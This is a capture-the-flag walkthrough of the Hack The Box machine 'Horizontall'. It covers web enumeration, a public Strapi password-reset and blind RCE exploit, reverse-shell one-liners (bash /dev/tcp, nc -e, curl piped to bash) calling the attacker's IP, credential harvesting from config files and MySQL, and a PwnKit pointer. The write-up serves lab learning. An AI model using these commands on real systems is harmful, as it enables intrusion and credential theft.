490 HTB Horizantall

[HTB] Horizantall

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. `https://blackarch.wiki/faq/`
  3. `https://blackarch.org/faq.html`
  4. Pencer.io `https://pencer.io/ctf/`
  5. 0xdf `https://0xdf.gitlab.io/`
  6. IPPSEC `ippsec.rocks`
  7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  8. `https://ghosterysearch.com/`

- View files with color

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Horizonatll was built around vulnerabilities in two web frameworks. First there's discovering an instance of strapi, where I'll abuse a CVE to reset the administrator's password, and then use an authenticated command injection vulnerability to get a shell. With a foldhold on the box, I'll examine a dev instance of Laravel running only on localhost, and manage to crash it and leak the secrets. From there, I can do a deserialization attack to get execution as root. In Beyond Root, I'll dig a bit deeper on the strapi CVEs and how they were patched. ~0xdf
```

Skill-set:

```
1. Information Leakage
2. Port Forwarding
3. Strapi CMS Exploitation
4. Laravel Exploitation
```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.3.101
PING 10.129.3.101 (10.129.3.101) 56(84) bytes of data.

2. ▷ whichsystem.py 10.129.3.101
10.129.3.101 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan horizontall.htb
2.  ▷ echo $openportz
21,22,80
3. ▷ sourcez
4.  ▷ echo $openportz
22,80
5. ▷ portzscan $openportz horizontall.htb
6. ▷ jbat horizontall/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 horizontall.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack nginx 1.14.0 (Ubuntu)

9. Since there are only 2 ports open and one is 80. I usually run http-enum script scan.
10. ▷ nmap --script http-enum -p80 10.129.3.101 -oN http_enum_80.nmap -vvv
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done <<< refused to run for some reason.
```

openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium *bionic*

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5' and it tells me we are dealing with an Ubuntu
Bionic Server.
3. openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium
4. You can also do the same thing with the Apache version.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.3.101
http://10.129.3.101 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)],
IP[10.129.3.101], RedirectLocation[http://horizontall.htb], Title[301 Moved Permanently], nginx[1.14.0]
http://horizontall.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], IP[10.129.3.101],
Script, Title[horizontall], X-UA-Compatible[IE=edge], nginx[1.14.0]
```

5. **WFUZZ**

```
1. ▷ wfuzz -c -L --hc=404 --hh=194,901 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://horizontall.htb/FUZZ
000000039:   403        7 L      11 W       178 Ch      "img"
000000550:   403        7 L      11 W       178 Ch      "css"
000000953:   403        7 L      11 W       178 Ch      "js"
2. I finally got something. We are being redirected to horizontall.htb. I was not getting anything with the wfuzz scan. So I
fuzzed for horizontall.htb and I got back these. I will now try it without the redirect flag -L.
3. FAIL, I get nothing
4. I am going to try to remove the filter of 194 characters because I think I filtered out some of the results again.
5. ▷ wfuzz -c --hc=404 --hh=901 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://horizontall.htb/FUZZ
6. Nothing different. Same results. See below.
********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************

000000039:   301        7 L      13 W       194 Ch      "img"
000000550:   301        7 L      13 W       194 Ch      "css"
000000953:   301        7 L      13 W       194 Ch      "js"
```

htmlQ

- #pwn_htmlq_install_and_usage
- #pwn_htmlq_knowledge_base

```
~/hax4funprofit/horizontall ▷ curl -s -X GET "http://horizontall.htb/"
<!DOCTYPE html><html lang=""><head><meta charset="utf-8"><meta http-equiv="
"icon" href="/favicon.ico"><title>horizontall</title><link href="/css/app.0
k href="/js/app.c68eb462.js" rel="preload" as="script"><link href="/js/chun
link href="/css/app.0f40a091.css" rel="stylesheet"></head><body><noscript><
e.</strong></noscript><div id="app"></div><script src="/js/chunk-vendors.0e
```

6. **Lets do some manual enumeration of the website**

1. I look up Horizontall software. I get nothing. Horizontall is not a framework of anykind. It was just the box name.
2. http://10.129.3.101 >>> redirects to http://horizontall.htb
3. ▷ curl -s -X GET "http://horizontall.htb/" | html2text
 **We're sorry but horizontall doesn't work properly without JavaScript
enabled. Please enable it to continue.**
4. There are some header links that html2text will not include. You can use "htmlq" instead. It is like jquerry but for HTML.
5. To install htmlq on blackarch is simple. 'sudo pacman -S htmlq'
6. Usage: ▷ curl -s -X GET "http://horizontall.htb/" | htmlq -p | bat -l ruby --paging=never -p
7. Piping over to bat is an optional thing. The point is there are links in the title of the page. That you would not see if you had used only html2text. The image above is with no parsing tools like htmlq, or html2text. The image below is with htmlq.


```
~/hax4funprofit/horizontall ▷ curl -s -X GET "http://horizontall.htb/" | htmlq -p | bat -l ruby --paging=never -p

<html lang="">
  <head>
    <meta charset="utf-8">

    <meta content="IE=edge" http-equiv="X-UA-Compatible">

    <meta content="width=device-width,initial-scale=1" name="viewport">

    <link href="/favicon.ico" rel="icon">
```

Website enumeration continued...

1. I will filter this page a little more.
2. ▷ curl -s -X GET "http://horizontall.htb/" | htmlq -p | bat -l ruby --paging=never -p | grep -oP '".*?"' | grep app | sort | uniq
---
"app"
"/css/app.0f40a091.css"
"/js/app.c68eb462.js"
3. ▷ curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | html2text
4. I get a blob of text. I try filtering it with jq, htmlq, and htmltext, but have no success. I see a base64 encoded ping image in the blob. I decode it and cat it into a png image.
5. ▷ echo -n "iVBORw0KGgoAAAAN<SNIP>EeAAQB9LMUPDhOMeAAAAABJRU5ErkJggg==" | base64 -d > image.png
6. I think it may have a password inside the image. Fail, nothing was imbedded in the image.

- #pwn_curl_grep_for_any_text_inside_double_quotes
- #pwn_curl_grep_for_any_text_inside_double_quotes
- #pwn_using_the_oP_flag_to_grep_for_text_inside_Double_Quotes
- #pwn_DoubleQuotes_how_to_grep_4_text_inside_double_quotes

8. **There are some paths inside double quotes I want to look at.**



1. ▷ curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep "\.htb"
That still renders a blob of text.
2. ▷ curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep -oP '".*?"' <<< How to grep any links inside a curl command for double quotes.
3. ▷ curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep -oP '".*?"' | grep http

```
"http://api-prod.horizontall.htb/reviews"
4. This seems ineresting. We have a sub-domain and a /review page.
5. Lets add api-prod.horizontall.htb to our /etc/hosts file
6. ▷ cat /etc/hosts | grep horizontall
10.129.3.101 horizontall.htb api-prod.horizontall.htb
7. http://api-prod.horizontall.htb <<< nothing just says "welcome". So I check out the /reviews page.
8. http://api-prod.horizontall.htb/reviews/ <<< very interesting see image above.
9. I curl the reviews pages because it looks like json.
10.  ▷ curl -s -X GET "http://api-prod.horizontall.htb/reviews" | jq .
```

```
~/hax4funprofit/horizontall ▷ curl -s -X GET "http://api-prod.horizontall.htb/reviews" | jq .
[
  {
    "id": 1,
    "name": "wail",
    "description": "This is good service",
    "stars": 4,
    "created_at": "2021-05-29T13:23:38.000Z",
    "updated_at": "2021-05-29T13:23:38.000Z"
  },
  {
```

Strapi framework

9. **I check out wappalyzer and there is a framework I never heard of called strapi. So I do a searchsploit for strapi.**

```
1. ▷ searchsploit strapi
------------------------
Strapi 3.0.0-beta  Set Password (Unauthenticated) | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7  Remote Code Execution (RCE) (Authenticated) | multiple/webapps/50238.py
Strapi CMS  - Remote Code Execution (RCE) (Unauthenticated) | multiple/webapps/50239.py
Strapi CMS  - Set Password (Unauthenticated) (Metasploit) | nodejs/webapps/50716.rb
```

WFUZZ for found sub-domain

10. **Lets fuzz the new sub-domain we found.**


```
1. ▷ wfuzz -c --hc=404 --hh=413 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt "http://api-
prod.horizontall.htb/FUZZ"
********************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************

000000137:   200        0 L      21 W       507 Ch      "reviews"
000000202:   403        0 L      1 W        60 Ch       "users"
000000259:   200        16 L     101 W      854 Ch      "admin"
000001609:   200        0 L      21 W       507 Ch      "Reviews"
000003701:   403        0 L      1 W        60 Ch       "Users"
^Z
[1]  + 367845 suspended  wfuzz -c --hc=404 --hh=413 -t 200 -w  "http://api-prod.horizontall.htb/FUZZ"
~ ▷ kill %
~ ▷
[1]  + 367845 terminated  wfuzz -c --hc=404 --hh=413 -t 200 -w  "http://api-prod.horizontall.htb/FUZZ"
```

11. **I will curl all these pages found by WFUZZ.**

```
1.  ▷ cat tmp | awk 'NF{print $NF}'
"reviews"
"users"
"admin"
"Reviews"
"Users"
2. ▷ curl -s -X GET "http://api-prod.horizontall.htb/users" | jq .
"statusCode": 403,
3. ▷ curl -s -X GET "http://api-prod.horizontall.htb/admin" | htmlq
4.  ▷ curl -s -X GET "http://api-prod.horizontall.htb/admin" | htmlq | grep -E "<\!--|script"
5. I will fuzz after /admin/FUZZ
6.  ▷ wfuzz -c --hc=404 --hh=854 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt "http://api-
prod.horizontall.htb/admin/FUZZ"
7. SUCCESS! This goes to show if you have a login page and no luck logging in you can FUZZ for pages below the login page.
********************************************************
ID           Response   Lines    Word       Chars       Payload
```

```
==================================================================

000000519:   403        0 L      1 W        60 Ch       "plugins"
000000664:   200        0 L      1 W        90 Ch       "layout"
000007404:   200        0 L      1 W        144 Ch      "init"
000010316:   403        0 L      1 W        60 Ch       "Plugins"
8. This >>> "init" looks interesting notice that it has more characters than the rest. Lets check it out.
9.  ▷ curl -s -X GET "http://api-prod.horizontall.htb/admin/init" | jq .
{
  "data": {
    "uuid": "a55da3bd-9693-4a08-9279-f9df57fd1817",
    "currentEnvironment": "development",
    "autoReload": false,
    "strapiVersion": "3.0.0-beta.17.4"
  }
}
10. SUCCESS, we find the strapi framework version. See below I search in searchsploit again this time with the version number.
```

12. **What is strapi?**





```
1. Seems like a login page. Lets check out the page.
2. I search ghosterysearch.com for 'what is strapi'
3. Strapi - is the next-gen headless CMS, open-source, javascript, enabling content-rich experiences to be created, managed and
exposed to any digital device.
4. search for "strapi dfault password"
5. https://forum.strapi.io/t/strapi-plugin-bootstrap-admin-user/1106
6. admin:admin are the default creds.
```

I try out the default strapi creds

```
1. admin:admin
2. http://api-prod.horizontall.htb/admin/auth/login
3. Identifier or password invalid.
```

`strapi_RCE.py` **This is blind RCE exploit**



Searchsploit for strapi again now that we have the version number

```
1. Now, we know the version number of strapi
2. ▷ curl -s -X GET "http://api-prod.horizontall.htb/admin/init" | jq .
"data": {
    "uuid": "a55da3bd-9693-4a08-9279-f9df57fd1817",
    "currentEnvironment": "development",
    "autoReload": false,
    "strapiVersion": "3.0.0-beta.17.4"
3. I do the searchploit search for this version.
4. Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)    |multiple/webapps/50239.py
Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated) (Metasploit)   | nodejs/webapps/50716.rb
5. They are both RCE for Unauthenticated, but one is python. So lets choose that one.
6. ▷ chmod 744 *.py
7. ▷ python3 strapi_RCE.py
[-] Wrong number of arguments provided
[*] Usage: python3 exploit.py <URL>
```

Blind RCE so you will *not* get a reply to commands

15. **strapi exploit**

```
1.  ▷ python3 strapi_RCE.py http://api-prod.horizontall.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your  authenticated JSON Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNzEyMjg0MTg1LCJleHAiOjE3MTQ4NzYxODV9.NrKIvZ-
9Te2d5Ew4NIJEQfiFQG5A7KijPB_ouPVRzZM
2. $> whoami
[+] Triggering Remote code executin
[*] Rember this is a blind RCE dont expect to see output <<< Blind RCE
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
```

16. **When you have blind response a good way around it is to ping yourself.**

```
$> ping -c 2 10.10.14.3
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An e
$>
```

```
~/hax4funprofit/horizontall ▷ sudo tcpdump -i tun0 icmp
[sudo] password for shadow42:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:43:39.724516 IP horizontall.htb > sl33pl33zhax0r: ICMP echo request, id
```

```
1. $> ping -c 2 10.10.14.3
2.  ▷ sudo tcpdump -i tun0 icmp
04:43:39.724516 IP horizontall.htb > blackarch: ICMP echo request, id 15296, seq 1, length 64
3. SUCCESS, see image.
4. Now time to get a shell
```

Bash 1 Liner - Upgrade an unstable shell

17. **Initial Foot-hold**

```
1. When you are in a situation where you want another reverse shell from that same shell. The syntax is different from using the
browser, to using a terminal. Use this syntax below for a simple bash reverse shell from a terminal.
2. $> bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' & <<< SUCCESS, you do not need the & at the end. It will still work
because you are using single quotes.
3. As far as I know about linux servers. They doe not like double quotes or if you use netcat most of the time. See below.
4. $> nc -e /bin/bash 10.10.14.3 443 <<< FAILED
5. $> bash -i >& /dev/tcp/10.10.14.3/443 0>&1 <<< FAILED
6. $> bash -c "bash -i >& /dev/tcp/10.10.14.3/443 0>&1" <<< FAILED
7. $> bash -c "bash -i >%26 /dev/tcp/10.10.14.3/443 0>%261" <<< FAILED, do this url encoding if you are in a browser and trying to
get a shell.
8. $> bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' & <<< SUCCESS
9. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.3.101 56952
bash: cannot set terminal process group (1962): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ whoami
strapi
```

PROTIP

> *Reverse shell options*

1. **The other option in this situation would have been to use curl with pipe bash.**
2. **Set up a python server serving `index.html`**
3. **Here is what is inside the index.html**

`#!/bin/bash`

`bash -i >& /dev/tcp/10.10.X.X/443 0>&1`

4. **Then the curl command form the target to trigger the payload.**
5. **`$> curl http://10.10.X.X |bash`**

Got Shell as strapi

18. **Shell as strapi**

```
1. lets upgrade the shell
2. strapi@horizontall:~/myapi$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
strapi@horizontall:~/myapi$ ^Z
[1]  + 509239 suspended  sudo nc -nlvp 443
~/hackthebox/horizontall ▷ stty raw -echo; fg
[1]  + 509239 continued  sudo nc -nlvp 443
                                      reset xterm
strapi@horizontall:~/myapi$ export TERM=xterm-256color
strapi@horizontall:~/myapi$ source /etc/skel/.bashrc
strapi@horizontall:~/myapi$ stty rows 39 columns 187
strapi@horizontall:~/myapi$ export SHELL=/bin/bash
```

User Flag

19. **Enumeration as strapi**

```
1. strapi@horizontall:~/myapi$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
strapi@horizontall:~/myapi$ uname -a
Linux horizontall 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
strapi@horizontall:~/myapi$ sudo -l
[sudo] password for strapi
2. strapi@horizontall:~/myapi$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
3. strapi@horizontall:/home/developer$ cat user.txt
6465525368deec605f4735bb3c460e8c
```

20. **Password Hunting and continuing enumeration.**

```
1. strapi@horizontall:~/myapi/config/environments$ grep -i -r pass
production/database.json:        "password": "${process.env.DATABASE_PASSWORD || ''}",
development/database.json:        "password": "#J!:F9Zt2u"
staging/database.json:        "password": "${process.env.DATABASE_PASSWORD || ''}",
2. Success, we find some passwords.
3. Lets checkout database.json
4. strapi@horizontall:~/myapi/config/environments/development$ cat database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
5. developer:#J!:F9Zt2u
```

```
mysql> select * from strapi_administrator;
+----+----------+-----------------------+--------------------------------------------------------------+
| id | username | email                 | password                                                     |
+----+----------+-----------------------+--------------------------------------------------------------+
|  3 | admin    | admin@horizontall.htb | $2a$10$J9NezY45YDjQwt72yrL4leABJjPbxYbPFIkL5.oxT07DXcm4jGUFq |
+----+----------+-----------------------+--------------------------------------------------------------+
```

MySQL enumeration

```
1. The password is not for developer. It is his MySQL password. They are using different passwords for different services which is good.
2. strapi@horizontall:~/myapi/config/environments/development$ mysql -udeveloper -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| strapi             |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use strapi;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+------------------------------+
| Tables_in_strapi             |
+------------------------------+
| core_store                   |
| reviews                      |
| strapi_administrator         |
| upload_file                  |
| upload_file_morph            |
| users-permissions_permission |
| users-permissions_role       |
| users-permissions_user       |
+------------------------------+
8 rows in set (0.00 sec)
mysql> select * from strapi_administrator;
| id | username | password | admin    | admin@horizontall.htb | $2a$10$J9NezY45YDjQwt72yrL4leABJjPbxYbPFIkL5.oxT07DXcm4jGUFq
```

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

PKEXEC

```
1. Seeing if pkexec is an option for this privesc or not.
2. strapi@horizontall:~/myapi/config/environments/development$ which pkexec
/usr/bin/pkexec
3. https://gtfobins.github.io/gtfobins/pkexec/
4. Not gonna work, if we had the sudo password it would be a breeze. See image gtfobins.
5. There is another github with a good pkexec exploit.
6. Do a ghosterysearch.com search for 'pwnkit github berdav'
7. https://github.com/berdav/CVE-2021-4034
```

